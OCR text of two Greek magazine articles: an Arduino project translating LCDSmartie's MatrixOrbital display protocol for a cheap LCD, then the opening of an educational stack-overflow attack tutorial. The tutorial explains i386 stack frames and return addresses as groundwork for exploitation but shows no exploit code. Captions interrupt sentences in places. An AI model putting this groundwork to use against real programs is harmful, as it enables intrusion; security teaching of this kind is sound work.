Αυτό είναι το κύκλωμα που θα πρέπει να υλοποιήσουμε. Ούτε αντιστάσεις, ούτε τίποτα παράξενο αυτή την φορά. Ένα Arduino, μια οθόνη και μερικά καλωδιάκια για τις απαραίτητες συνδέσεις.

Arduino interpreter

Στόχος μας είναι να φτιάξουμε ένα πρόγραμμα για το Arduino, το οποίο θα ερμηνεύει και θα μεταφράζει κατάλληλα, τα σήματα που στέλνει το LCDSmartie προς την οθόνη MatrixOrbital. Όπως αντιλαμβάνεστε όμως, για να πετύχουμε κάτι τέτοιο πρέπει να γνωρίζουμε το πρωτόκολλο επικοινωνίας που χρησιμοποιούν οι συγκεκριμένες οθόνες. Η δική μας οθόνη προβάλει μόνο χαρακτήρες κι επομένως θα πρέπει να μελετήσουμε μία παρόμοια οθόνη από τη MatrixOrbital. Μια οθόνη παρόμοια με τη δική μας είναι η LK162-12. Ευτυχώς για 'μάς ο Καναδός κατασκευαστής μοιράζει τα manual απλόχερα. Για την οθόνη που μας ενδιαφέρει το URL είναι το ακόλουθο:


www.matrixorbital.ca/manuals/LK_Series/LK162-12/LK162-12.pdf

Μελετώντας το manual μαθαίνουμε ότι το πρωτόκολλο επικοινωνίας είναι byte-oriented. Βολικό! Δεν θα χρειαστεί να μπλέξουμε με τεράστιες σειρές από bit και παράξενες κωδικοποιήσεις. Συνεχίζοντας τη μελέτη μαθαίνουμε κι άλλα ενδιαφέροντα πράγματα. Οι εντολές προς την οθόνη ξεκινούν με το byte 0xFF (11111111 στο δυαδικό ή απλά 254 στο δεκαδικό) και συνεχίζουν συνήθως με ένα ακόμα, το οποίο καθορίζει τη λειτουργία. Για παράδειγμα, τα byte 0xFF 0x58 σχηματίζουν την εντολή clear screen, ενώ τα byte 0xFF 0x48 στέλνουν το δρομέα (cursor) στην πρώτη γραμμή και στον πρώτο χαρακτήρα (η εντολή go home). Υπάρχουν βέβαια και εντολές που απαιτούν παραπάνω από δύο byte, διότι απλούστατα δέχονται παραμέτρους. Όταν επίσης θέλουμε να στείλουμε κείμενο, αρκεί να στείλουμε έναν προς έναν τους προς εμφάνιση χαρακτήρες *χωρίς* να ξεκινήσουμε με το 0xFF. Σε κάθε περίπτωση, λοιπόν, η λογική παραμένει εξίσου απλή. Προς το τέλος του manual υπάρχει και μια λίστα με όλες τις εντολές που μπορεί να δεχτεί η οθόνη, ενώ στις προηγούμενες σελίδες παρουσιάζονται όλες αναλυτικότατα. Με λίγα λόγια, έχουμε στη διάθεσή μας όλα όσα χρειαζόμαστε!

Ο αλγόριθμος

Όπως είπαμε, το Arduino θα δέχεται από τον υπολογιστή τις εντολές και τα μηνύματα που προορίζονται για την οθόνη MatrixOrbital και αφού τα μεταφράσει, θα τα στέλνει στη δική μας οθονούλα. Το πρόγραμμά μας λοιπόν, θα περιμένει αρχικά έως ότου λάβει κάποιο byte από τον υπολογιστή. Στη συνέχεια θα ελέγχει αν αυτό το byte είναι το 0xFF. Εάν *δεν* είναι πρόκειται για byte που αποτελεί μέρος κάποιου απλού μηνύματος (σκέτο κείμενο), οπότε θα το προωθεί στην οθόνη μας. Εάν όμως το πρώτο byte ήταν το 0xFF, τότε το πρόγραμμα θα συμπεραίνει ότι επίκειται η αποστολή κάποιας εντολής και θα περιμένει το επόμενο byte. Μόλις ληφθεί κι αυτό, θα ξεκινά ένας πολλαπλός έλεγχος (switch) για την "αποκωδικοποίηση" της εντολής και την αποστολή της αντίστοιχης εντολής

Ωραίο στο σχέδιο, αλλά στην πραγματικότητα το κύκλωμα είναι ακόμα πιο όμορφο. (Έτσι δεν είναι;)




στην οθόνη μας. Μετά από όλα αυτά, ο κώδικας θα επαναλαμβάνεται.


Στον κώδικα που συνοδεύει το άρθρο (http://bit.ly/dh004arduinoLCD) θα δείτε ότι έχουν γίνει προσθήκες και βελτιώσεις από κάποιον άλλο. Βλέπετε, ο κώδικας που είχαμε γράψει στο παρελθόν --στηριζόμενοι στη δουλειά ενός τρίτου--, βρισκόταν διαθέσιμος στο δίκτυο προ πολλού. Ε, ξέρετε πώς λειτουργούν τα πράγματα με τον Ανοιχτό Κώδικα. Μη σας φανεί παράξενο, λοιπόν, το μεγάλο εισαγωγικό σχόλιο στην αρχή του προγράμματος, με τα σχετικά credit. Εμείς πάντως νιώθουμε χαρά (και υπερηφάνεια!) που ασχολήθηκε κάποιος ξένος με το δικό μας κώδικα :D Μελετώντας τον, θα δείτε ότι στην περιοχή που πραγματοποιούνται οι πολλαπλοί έλεγχοι με τη δομή switch, υπάρχουν αρκετές περιπτώσεις για τις οποίες δεν έχουμε γράψει κώδικα. Αυτό δεν θα πρέπει να σας ανησυχήσει. Έχουμε φροντίσει να μεταφράσουμε μόνο τις δημοφιλείς εντολές προς την οθόνη, τις οποίες εξάλλου χρησιμοποιεί και το LCDSmartie. Με λίγα λόγια, εάν ακολουθήσετε τη συνδεσμολογία της εικόνας 2 μπορείτε απλά να φορτώσετε τον κώδικά μας στο Arduino σας και θα είσαστε έτοιμοι!

Λογισμικό στον υπολογιστή

Το hardware είναι έτοιμο πλέον και τώρα μπορούμε να ασχοληθούμε με τον υπολογιστή και το LCDSmartie. Το εν λόγω προγραμματάκι είναι open source και μπορούμε να το κατεβάσουμε από τη διεύθυνση http://lcdsmartie.sourceforge.net. Από εκεί θα ήταν καλύτερα να πάρουμε την πιο πρόσφατη έκδοση beta (Latest Beta Release), καθώς είναι αρκετά



Χρησιμοποιούμε μόλις 4,6KB από τα 30KB που έχει διαθέσιμα το Arduino. Αρκετά λιγότερα από την προηγούμενη φορά, αλλά με εξίσου εντυπωσιακά αποτελέσματα.




Το LCDSmartie εμφανίζει ένα πολύ μικρό παραθυράκι. Την πρώτη φορά που θα το τρέξετε πατήστε το συνδεσμο/κουμπί Setup για να πραγματοποιήσετε την αρχική του ρύθμιση...

ανανεωμένη και συνεργάζεται άψογα με τα σύγχρονα συστήματα. Το πακέτο που θα κατεβάσουμε δεν χρειάζεται κάποιου είδους εγκατάσταση, παρά μόνο μια απλή αποσυμπίεση. Αφού τοποθετήσουμε το φάκελο που προκύπτει από την αποσυμπίεση οπουδήποτε μας βολεύει, αρκεί να τρέξουμε το LCDSmartie.exe.

Τώρα θα χρειαστούν μερικές απλές ρυθμίσεις. Στο παράθυρο του προγράμματος πατάμε Setup και στο νέο παράθυρο που θα εμφανιστεί εστιάζουμε την προσοχή μας την περιοχή Display Settings. Εκεί υπάρχουν δύο μικρές καρτέλες. Στην καρτέλα Screen πρέπει να επιλέξουμε το μέγεθος της οθόνης μας (2x16 στη δική μας περίπτωση) ενώ στην καρτέλα Plugin πρέπει να επιλέξουμε το matrix.dll (ο “driver” για τις οθόνες MatrixOrbital). Βλέπετε, το LCDSmartie δεν θα έχει ιδέα ότι μεσολαβεί το Arduino μας! Στην ίδια περιοχή, από το πλαίσιο που βρίσκεται λίγο χαμηλότερα, πρέπει να καθορίσουμε τη σειριακή θύρα που αντιστοιχεί στο Arduino μας, καθώς και την ταχύτητα επικοινωνίας. Εμείς επιλέξαμε την COM11 αλλά εσείς θα πρέπει να επιλέξετε εκείνη στην οποία εμφανίζεται το Arduino σας. Όσο για την ταχύτητα, εάν παρατηρήσετε και τη συνάρτηση Setup του προγράμματός μας, η σειριακή θύρα του Arduino ρυθμίζεται στα 19200. Στην ίδια ταχύτητα, λοιπόν, πρέπει να ρυθμιστεί και το LCDSmartie. Τώρα μπορούμε να πατήσουμε ένα Apply κι ένα OK. Εφόσον έχουμε συνδέσει τα πάντα σωστά, η οθόνη του Arduino μας θα αρχίσει να εμφανίζει μηνύματα!

Παραμετροποίηση

Μπορεί η οθόνη που χρησιμοποιήσαμε να είναι σχετικά μικρή, αλλά αυτό δεν μας εμποδίζει να εμφανίζουμε κάθε λογής πληροφορίες. Για το σκοπό αυτό διατίθενται πάρα πολλά plugin για το LCDSmartie, ενώ οι μερακλήδες θα μπορούσαν να γράψουν και τα δικά τους. Δύο καλές πηγές για



Το παράθυρο επιλογών του LCDSmartie. Προσφέρει άπειρες επιλογές και μπορείτε να τις ξεψαχνίσετε με την ησυχία σας. Ωστόσο καλό θα ήταν να ξεκινήσετε με τις απαραίτητες ρυθμίσεις. Για αρχή επιλέξτε το μέγεθος της οθόνης.

plugin είναι οι ακόλουθες τοποθεσίες:

`http://forums.lcdsmartie.org/viewforum.php?f=8`


`http://eserver.gr/limboonline`

Προκλήσεις!

Δυστυχώς ο γράφων δεν χρησιμοποιεί Linux[2]. Οι φίλοι του Linux θα πρέπει να στραφούν σε άλλα προγράμματα για τον υπολογιστή τους. Μπορούν να δοκιμάσουν το εξίσου γνωστό LCD4Linux ή ακόμα και το LCDProc. Πάντως το πρώτο υποστηρίζει σίγουρα τις οθόνες MatrixOrbital και θα μπορούσε εύκολα να χρησιμοποιηθεί σε συνδυασμό με τη λύση που παρουσιάσαμε. Θα θέλαμε πολύ να διαβάσουμε ιστορίες επιτυχίας (ή και αποτυχίας) στο forum του περιοδικού. Μη διστάσετε να πειραματιστείτε και να μας πείτε.

Ξεκινήσαμε αναφέροντας πως οι μικρές οθόνες LCD κοσμούν συνήθως τα κουτιά υπολογιστών, ενώ αργότερα αναφέραμε πως οι οθόνες της MatrixOrbital συνοδεύονται από τα κατάλληλα αξεσουάρ, για την εύκολη τοποθέτηση σε κουτί υπολογιστή. Ωστόσο συνεχίσαμε με την παραδοχή ότι δεν θέλουμε να ξοδεύτουμε. Ταυτόχρονα, πάντα ψάχνουμε μια αφορμή για να παίξουμε με το Arduino μας. Μήπως λοιπόν θα έπρεπε να επεκτείνουμε λίγο ακόμα τη διάθεση για μαστορέματα; Θα ήταν ωραίο να εγκατασταθεί η οθόνη μας στο κουτί του υπολογιστή, δε νομίζετε; Μόνο προσέχετε με τα εργαλεία και το dremel: Δεν χρειάζεται να γεμίσετε τον τόπο τρύπες! Βέβαια αυτή η ιδέα μπορεί να φαντάζει σπάταλη σε αρκετούς. Είναι δυνατόν να στουμπώσουμε ολόκληρο το Arduino μας στο κουτί του υπολογιστή; Μετά πώς θα παίζουμε; Ε, λοιπόν, δεν είπε κανείς ότι πρέπει να δεσμεύσουμε ολόκληρο το Arduino, εάν αποφασίσουμε να βάλουμε το συστηματάκι με την οθόνη στο κουτί του υπολογιστή μας. Μπορούμε εναλλακτικά να φτιάξουμε το δικό μας μίνι Arduino, με τα απολύτως απαραίτητα εξαρτήματα. Όλα αυτά όμως, σηκώνουν ανάλυση και αρκετή δουλίτσα. Για την ώρα σας αφήνουμε να παίξετε με τη νέα σας οθόνη, με την υπόσχεση ότι θα επανέλθουμε σύντομα.

Από την ίδια περιοχή ρυθμίσεων επιλέξτε την άλλη καρτελίτσα (Plugin). Εκεί πρέπει να καθορίσετε τον "driver" της οθόνης (matrix.dll για τις MatrixOrbital) και να υποδείξετε στο πρόγραμμα τη σειριακή θύρα του Arduino, καθώς και την ταχύτητα λειτουργίας της. Αυτό ήταν όλο! Η οθόνη σας τώρα θα αρχίσει να εμφανίζει τα μηνύματα του LCDSmartie!



2. Μη βαράτε! Το 'χουμε ξαναπεί αυτό και το είχατε δεχτεί. Έτσι δεν είναι; :D



Οι συνέπειες μιας υπ3rχεϊλ1ση$'..&+@~

Skill: Intermediate

Tags: gdb, gcc, stack, stack overflow, Linux, debugging

by Thiseas


Αν μιλάμε για το φράγμα ενός ποταμού, οι συνέπειες είναι δυσάρεστες για όλους! Εάν όμως μιλάμε για ένα στοιχείο στη στοίβα ενός προγράμματος, το πράγμα αλλάζει: Για τον επιτιθέμενο αυτή η κατάσταση είναι μάλλον ευχάριστη και τον γεμίζει με αισιοδοξία! Όσο για το υποψήφιο θύμα, καλά θα κάνει ν' ανησυχεί...

Το λεγόμενο stack overflow είναι μια κατάσταση η οποία, σύμφωνα με τον οργανισμό Web Application Security Consortium, είναι πολύ συχνή και πολύ επικίνδυνη. Για να γίνει κατανοητός ο μηχανισμός μιας επίθεσης stack overflow, απαιτούνται ορισμένες γνώσεις για τα όσα συμβαίνουν κατά την εκτέλεση ενός προγράμματος. Ελπίζουμε να καλύψαμε τα κενά με το άρθρο μας που αρχίζει από τη σελίδα 46, οπότε στο παρόν θα περάσουμε αμέσως στο ψητό: Θα περιγράψουμε βήμα προς βήμα --και με πραγματικά παραδείγματα--, όλες τις ενέργειες που μπορεί να κάνει κάποιος για να ανακαλύψει μια τέτοια αδυναμία σ' ένα πρόγραμμα. Φυσικά, θα αναφέρουμε και όλα όσα πρέπει να προσέχει ένας προγραμματιστής, ώστε να εξασφαλίσει ότι το δημιούργημά του θα είναι θωρακισμένο απέναντι στις επιθέσεις buffer overflow.


Πριν συνεχίσουμε, οφείλουμε να ξεκαθαρίσουμε ότι οι λόγοι για τους οποίους παρουσιάζουμε τεχνικές σαν αυτή είναι αποκλειστικά εκπαιδευτικοί. Δεν θέλουμε να δημιουργήσουμε υποψήφιους επιτιθέμενους, ούτε να βοηθήσουμε κάποιους να παραβιάσουν την προστασία ξένων προγραμμάτων. Επιθυμούμε μόνο να σας προβληματίσουμε, ώστε να γίνετε πιο προσεκτικοί. Τελικός στόχος είναι το να μπορείτε να γράφετε ασφαλέστερα προγράμματα, όπως και το να βοηθάτε άλλους προγραμματιστές προς αυτή την κατεύθυνση. Το πρόβλημα, με όποιους δεν θέλουν να χρησιμοποιήσουν τη γνώση για καλό, βρίσκεται στο κεφάλι τους και στη μετριότητά τους. Η γνώση δεν πρέπει να θάβεται, με πρόφαση την προστασία μας από μερικούς κομπλεξικούς. Διαφορετικά την "πληρώνουμε" όλοι μας, περιορίζοντας τη δύναμη και τις δυνατότητές μας σε εκείνες του πιο αδύναμου κρίκου...

Σε πολύ γενικές γραμμές, μια επίθεση buffer overflow εκμεταλλεύεται τις συνέπειες που επιφέρει το γράψιμο σε μη προβλεπόμενες περιοχές της μνήμης. Διαβάζοντας την αμέσως προηγούμενη πρόταση, θα μπορούσε κάποιος να υποθέσει ότι τα αποτελέσματα μιας τέτοιας ενέργειας είναι απρόβλεπτα! Χμ, εν μέρει σωστό είναι αυτό, αλλά όχι πάντα. Αρκεί να ξέρουμε ακριβώς τι κάνουμε ;) Για την επίθεση stack overflow ο πρώτος που μίλησε επίσημα ήταν ο Aleph One[1] το 1996, στο περίφημο άρθρο του Smashing the stack for fun and profit (http://bit.ly/StS4FaP). Από τότε μέχρι σήμερα έχουν αλλάξει πάρα πολλά. Ωστόσο οι σχετικές αδυναμίες

Εικόνα 1.
Το πρόγραμμά μας λειτουργεί άψογα: Δίνοντας το σωστό PIN εμφανίζονται τα υπερευαίσθητα δεδομένα μας, ενώ με λάθος PIN μάς εγκαταλείπει με το σχετικό μήνυμα.



1. Ο Aleph ήταν ο πρώτος που ανέφερε και παρουσίασε αυτή την επίθεση σε επίσημο άρθρο και όχι αυτός που την ανακάλυψε! Οι επιθέσεις buffer overflow είχαν ανακαλυφθεί προ πολλού και ήταν γνωστές στους κύκλους του dark-net...



Εικόνα 2. *α! Ο προγραμματιστής ήταν απρόσεκτος. Το πρόγραμμα είναι *λίγο* αδύναμο στις μεγάλες παραμέτρους :D*


δεν έχουν εξαλειφθεί, παρά την ανάπτυξη πολλών μηχανισμών προστασίας στις γλώσσες προγραμματισμού (συγκεκριμένα στους αντίστοιχους compilers) αλλά και στα λειτουργικά συστήματα. Πριν προχωρήσουμε, να διευκρινίσουμε ότι όσα θα αναφέρουμε για διευθύνσεις μνήμης και καταχωρητές ισχύουν για επεξεργαστές αρχιτεκτονικής i386. Πάμε, λοιπόν!

Θεωρητική προσέγγιση

Η μέθοδος επίθεσης που θα αναλύσουμε ονομάζεται buffer overflow ή stack overflow -- αλλά αυτό το γνωρίζατε ήδη ;) Η εν λόγω μέθοδος στηρίζεται στη δομή δεδομένων της στοίβας (stack) και στον τρόπο με τον οποίο αξιοποιείται από το εκάστοτε πρόγραμμα. Στο άρθρο της σελίδας 46 αναφέραμε μόνο τις βασικές ενέργειες που πραγματοποιούνται στη στοίβα, κατά την κλήση μιας συνάρτησης. Τώρα θα εμβαθύνουμε λίγο περισσότερο, χωρίς όμως να μπούμε σε λεπτομέρειες άσχετες με το θέμα μας. Όταν καλείται μία συνάρτηση, λοιπόν, συμβαίνουν τα ακόλουθα.

1. Καταχωρούνται στη στοίβα όλες οι παράμετροι τις συνάρτησης (αν υπάρχουν).
2. Προστίθεται στη στοίβα η διεύθυνση της εντολής που βρίσκεται αμέσως μετά την εντολή call. Με άλλα λόγια, προστίθεται στη στοίβα η διεύθυνση της εντολής που θα πρέπει να εκτελεστεί *αμέσως* μετά τον τερματισμό της συνάρτησης. Αυτή είναι η λεγόμενη διεύθυνση επιστροφής ή αλλιώς Return Address.
3. Ο δείκτης που προσδιορίζει την τρέχουσα κορυφή της στοίβας αντιγράφεται από τον καταχωρητή ESP (Extended Stack Pointer) στον καταχωρητή EBP (Extended Base Pointer). Βλέπετε, για την εκτέλεση μιας συνάρτησης δημιουργείται πάντα μια ξεχωριστή στοίβα, μέσα στη στοίβα του προγράμματος. Αυτή η μικρή και ξεχωριστή στοίβα ονομάζεται stack frame. Για τον εύκολο προσδιορισμό των στοιχείων μέσα στο stack frame χρησιμοποιείται ένας δείκτης με το όνομα Frame Pointer (FP). Αυτός ο δείκτης προσδιορίζει πάντα την ίδια θέση και συγκεκριμένα την αρχή του stack frame. Με άλλα λόγια, ο δείκτης FP παίρνει την τιμή του καταχωρητή EBP.
4. Στο προηγούμενο βήμα είδαμε ότι η τιμή του Frame Pointer αλλάζει. Αυτό δεν φαίνεται αδιάφορο, αλλά σκεφτείτε τι θα γίνει αν μία συνάρτηση καλέσει μία άλλη... Όταν ξεκινήσει αυτή η άλλη συνάρτηση, ο Frame Pointer θα αλλάξει κι όταν ολοκληρωθεί η συνάρτηση θα έχει χαθεί η αρχική του τιμή! Επομένως, η πρώτη

Εικόνα 3.
Ξεκινάμε τον GNU debugger και αρχίζουμε τη μελέτη από τη συνάρτηση main. Εκεί εντοπίζουμε την κλήση μιας συνάρτησης και σημειώνουμε τη Return Address που θα αποθηκευτεί στη στοίβα.



συνάρτηση θα είναι αδύνατο να λειτουργήσει σωστά… Για να αποφευχθεί αυτό το πρόβλημα, αμέσως μετά τη διεύθυνση επιστροφής (Return Address) αποθηκεύεται στη στοίβα και η παλιά τιμή του Frame Pointer.

5. Δεσμεύεται χώρος στη στοίβα του προγράμματος, που θα χρησιμοποιηθεί για το stack frame. Εκεί θα αποθηκευτούν οι τυχόν τοπικές μεταβλητές που ενδέχεται να χρησιμοποιεί η συνάρτηση. Σημειώστε ότι η δέσμευση του χώρου πραγματοποιείται ανά τέσσερα byte. Όπως είχαμε πει στο προηγούμενο άρθρο, αυτό συμβαίνει γιατί στους 32μπιτους επεξεργαστές τα διάφορα μεγέθη έχουν μήκος 32bit (=4byte).

6. Ξεκινάει η εκτέλεση των εντολών της συνάρτησης, μία προς μία.

7. Μόλις ολοκληρωθεί η συνάρτηση με την εντολή ret, ο καταχωρητής EIP (που φιλοξενεί το δείκτη προς την επόμενη εντολή) παίρνει από τη στοίβα την τιμή που είχε αποθηκευτεί στο βήμα 2 της περιγραφής μας. Έτσι, η εκτέλεση του προγράμματος συνεχίζεται από την εντολή που βρίσκεται αμέσως μετά την εντολή call (με την οποία είχε ξεκινήσει η κλήση της συνάρτησης).

Στο προηγούμενο άρθρο εξηγήσαμε τον τρόπο με τον οποίο διευρύνεται μια στοίβα και καταλαμβάνει σταδιακά το διαθέσιμο χώρο της μνήμης. Συγκεκριμένα, αναφέραμε ότι η στοίβα ξεκινά από το τέλος του διαθέσιμου χώρου και εκτείνεται προς την αρχή του. Με άλλα λόγια, ξεκινά από τις “υψηλές” διευθύνσεις και καταλήγει στις “χαμηλές”. Κάθε φορά που καταχωρείται κάτι στη στοίβα, η διεύθυνσή του είναι μικρότερη από τη

Μέγιστη διεύθυνση στο τμήμα στοίβας: Από εδώ ξεκινάει.	>>>	…
		…
		…
		…
		…
		…
		Παράμετροι συνάρτησης
		…
		Παράμετροι συνάρτησης
Frame Pointer (δείχνει πάντα την αρχή του frame stack)	>>>	Return Address
		Προηγούμενη τιμή του FP
		Τοπικές μεταβλητές
		…
Stack Pointer (δείχνει πάντα την κορυφή του «συνολικού» stack)	>>>	Τοπικές μεταβλητές
Ελάχιστη διεύθυνση στο τμήμα στοίβας: Μπορεί να φτάσει ως εδώ.	>>>	

διεύθυνση του προηγούμενου "κάτι" που είχε καταχωρηθεί.

